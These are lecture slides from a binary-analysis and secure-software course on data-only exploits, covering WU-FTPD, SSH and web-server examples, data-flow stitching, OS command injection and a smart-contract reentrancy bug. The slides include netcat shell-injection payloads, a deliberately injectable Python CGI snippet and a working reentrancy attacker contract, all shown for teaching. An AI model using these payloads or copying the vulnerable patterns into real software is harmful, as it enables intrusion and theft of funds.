
Lec 21: Data Exploits

IS561: Binary Code Analysis and Secure Software Systems


Sang Kil Cha

Data Exploits

Attack and Defense So Far ...



Attack and Defense So Far ...



orthogonal to the prevoius attacks

Redefining Exploits

- Exploit $\neq$ Control-flow hijack.
- We can exploit (get a shell) without hijacking the control flows!
  - By corrupting only ***non-control data***.
  - We call such an exploit a ***data exploit***.

Data Exploit?

- Use-after-free on the object of the same type.
- Integer value corruption.
- etc.

Hence, CFI will not help!

Are Data Exploits Realistic Threats?

Yes![1]

[1] Non-Control-Data Attacks Are Realistic Threats, ***USENIX Security 2005***

Question

Q: How can we show that data exploits are realistic threats?

Question

Q: How can we show that data exploits are realistic threats?

A: Let's examine well known vulnerabilities (CVEs) covering buffer overflow, format string, integer overflow, etc., and craft non-control-data exploits for them!

WU-FTPD Example

```
int x;
void FTP_service(...) {
  authenticate();
  x = user ID of the authenticated user;
  seteuid(x);
  while (1) {
    get_FTP_command(...); // Format string bug for an FTP command here!
    if (a data command?)
      getdatasock(...);
  }
}
int getdatasock( ... ) {
  seteuid(0); // temporarily use root id
  setsockopt( ... );
  seteuid(x); // change back to user id
}
```

WU-FTPD Example

```
int x;
void FTP_service(...) {
  authenticate();
  x = user ID of the authenticated user;
  seteuid(x);
  while (1) {
    get_FTP_command(...); // Format string bug for an FTP command here!
    if (a data command?)
      getdatasock(...);
  }
}
int getdatasock( ... ) {
  seteuid(0); // temporarily us
  setsockopt( ... );
  seteuid(x); // change back to user id
}
```

We could hijack the control flow with the format string vulnerability, but how about just corrupting `x`?

WU-FTPD Example

```
int x;
void FTP_service(...) {
  authenticate();
  x = user ID of the authenticated user;
  seteuid(x);
  while (1) {
    get_FTP_command(...); // Format string bug for an FTP command here!
    if (a data command?)
      getdatasock(...);
  }
}
int getdatasock( ... ) {
  seteuid(0); // temporarily use roo
  setsockopt( ... );
  seteuid(x); // change back to use
}
```

Make `x = 0`, then we become the root! We can download/upload any files from now on. ☺

NULL-HTTP Server Example

- Requested URL = `http://myserver.com/cgi-bin/foo`
- `CGI-BIN` variable = `/usr/local/httpd/exe/`
- Server executes = `/usr/local/httpd/exe/foo`

Attack: With a heap overflow, we modify the `CGI-BIN` variable to point to `/bin`.

SSH Server Example

```
void do_authentication(char *user, ...) {
  int auth = 0;
  ...
  while (!auth) {
    /* Get a packet from the client */
    type = packet_read(); // memory corruption on the variable auth
    switch (type) {
    ...
    case SSH_CMSG_AUTH_PASSWORD:
    if (auth_password(user, password))
      auth =1;
    case ...
    }
    if (auth) break;
  }
  /* Perform session preparation. */
  do_authenticated(...);
}
```

SafeMode switch in JScript Object (IE)[2]

```
safemode = *(DWORD *) (jsobj + 0x188);
...
if (safemode & 0xb == 0) {
  // turn on ‘‘unsafe’’ mode, which enables ‘‘execve’’ call.
}
```

[2]Write Once Pwn Anywhere, ***Black Hat USA 2014***.

Typical Targets of Data Exploits

- User identification variables.
- Configuration.
- Decision-making data.
- Etc.

These are all non-control data, hence CFI doesn't help.

Key Difference Against Control Hijacking

- Non control data attacks rely on the semantics of the target program!
- Control-hijack attacks do ***not*** care about the underlying semantics of the program.

Hence, data exploits are generally harder to craft.

Lifetime of Security Critical Data Matters

If the lifetime of security critical data is short, attacks may not have enough time window to modify it!

WU-FTPD Example Revisited

Global variable = long lifetime

```
int x;
void FTP_service(...) {
  authenticate();
  x = user ID of the authenticated user;
  seteuid(x);
  while (1) {
    get_FTP_command(...); // Format string bug for an FTP command here!
    if (a data command?)
      getdatasock(...);
  }
}
int getdatasock( ... ) {
  seteuid(0); // temporarily use root id
  setsockopt( ... );
  seteuid(x); // change back to user id
}
```

WU-FTPD Example Modified

```
int x;
void FTP_service(...) {
  authenticate();
  x = user ID of the authenticated user;
  seteuid(x);
  while (1) {
    get_FTP_command(...); // Format string bug for an FTP command here!
    if (a data command?)
      getdatasock(...);
  }
}
int getdatasock( ... ) {
  int x = geteuid();
  seteuid(0); // temporarily use root id
  setsockopt( ... );
  seteuid(x); // change back to user id
}
```

Local variable = short lifetime

Automatic Data Exploit Generation

Can We Automate Data Exploits?

- Automatic Generation of Data-Oriented Exploits, ***USENIX Security 2015***.
- Data-Oriented Programming: On the Expressiveness of Non-control Data Attacks, ***Oakland 2016***.

Example Web Server

```
int server() {
    char *userInput, *fileName;
    char *privKey, *result, output[BUFSIZE];
    char fullPath[BUFSIZE]="/path/to/root/";

    privKey=loadPrivKey("/path/to/privKey");
    GetConnection(privKey, ...);
    userInput = read_socket();
    if (checkInput(userInput)) {
        fileName = getFileName(userInput);
        strcat(fullPath, fileName);
        result = retrieve(fullPath);
        sprintf(output, "%s:%s", fileName, result);
        sendOut(output);
    }
}
```


File is loaded and the content is pointed to by `privkey`.

User data pointed to by `fileName`.

Print out the content.


Two Data Flows

```
int server() {
    char *userInput, *fileName;
    char *privKey, *result, output[BUFSIZE];
    char fullPath[BUFSIZE]="/path/to/root/";

    privKey=loadPrivKey("/path/to/privKey");
    GetConnection(privKey, ...);
    userInput = read_socket();
    if (checkInput(userInput)) {
        fileName = getFileName(userInput);
        strcat(fullPath, fileName);
        result = retrieve(fullPath);
        sprintf(output, "%s:%s", fileName, result);
        sendOut(output);
    }
}
```



Exploit (Buffer Overflow)

```
int server() {
    char *userInput, *fileName;
    char *privKey, *result, output[BUFSIZE];
    char fullPath[BUFSIZE]="/path/to/root/";

    privKey=loadPrivKey("/path/to/privKey");
    GetConnection(privKey, ...);
    userInput = read_socket();
    if (checkInput(userInput)) {
        fileName = getFileName(userInput);
        strcat(fullPath, fileName);
        result = retrieve(fullPath);
        sprintf(output, "%s:%s", fileName, result);
        sendOut(output);
    }
}
```



Data-Flow Stitching

- Stitch two data flows to
  - leak information
  - escalate privilege
- Sensitive data as source
  - Parameters to predefined syscalls (e.g., `setuid`, `unlink`, etc.).
  - Configuration data (manually identified file).
  - Stack canary.
- Predefined data sinks
  - `send`, `printf`, `puts`, etc.

Defense?

CFI does not help! What about DFI?[3]

[3] Securing Software by Enforcing Data Flow Integrity, ***OSDI 2006***.

Exploits w/o Memory Corruption

Motivation

Can we make an exploit that does not involve any memory corruption?

OS Command Injection

When a user input is used without sanitization to run

- `system()`
- `execve()`
- `open()`
- Etc.

Example: Document Viewer CGI

```
import os,sys
url = sys.stdin.read().rstrip()
os.system("/bin/cat docs/%s.txt" % url)
```

No memory corruption! (written in Python)

Example: Remote Shell

```
import os,sys
url = sys.stdin.read().rstrip()
os.system("/bin/cat docs/%s.txt" % url)
```

```
; nc localhost 9999 -e /bin/sh;
```

Q: why put semicolon at the end?

Patch the Vulnerability?

```
import os,sys
url = sys.stdin.read().rstrip().replace(";", "")
os.system("/bin/cat docs/%s.txt" % url)
```

Patch the Vulnerability?

```
import os,sys
url = sys.stdin.read().rstrip().replace(";", "")
os.system("/bin/cat docs/%s.txt" % url)
```

Still exploitable:

```
|| nc localhost 9999 -e /bin/sh &&
```

What's the Right Fix?

- Filter all possible bad characters
  - `replace(";", "").replace("|", "").replace(...)`

What's the Right Fix?

- Filter all possible bad characters
  - `replace(";", "").replace("|", "").replace(...)`
- Check if the input is ***legitimate***
  - `os.path.isfile("docs/%s" % url)`

Smart Contracts: Reentrancy Bug

```
contract InsecureEtherVault {
  mapping (address => uint256) private userBalances;
  ...

  function deposit() external payable {
    userBalances[msg.sender] += msg.value;
  }

  function withdrawAll() external {
    uint256 balance = userBalances[msg.sender];
    require (balance > 0, "Insufficient balance");
    (bool success, ) = msg.sender.call{value: balance}("");
    require(success, "Failed to send ether")
    userBalances[msg.sender] = 0;
  }
}
```

```
contract Attacker {
  IEtherVault public immutable etherVault;
  ...

  receive() external payable {
    if (address(etherVault).balance >= 1 ether) {
      etherVault.withdrawAll();
    }
  }

  function attack() external payable {
    require(msg.value >= 1 ether, "Need to send 1 ether");
    etherVault.deposit{value: 1 ether}();
    etherVault.withdrawAll();
  }
}
```

Conclusion

- Non-control data corruption can be a serious attack vector.
- Non memory-corruption attacks can also be a significant security problem.

Question?

Further Readings

VIPER: Spotting Syscall-Guard Variables for Data-Only Attacks, ***USENIX Security 2023***.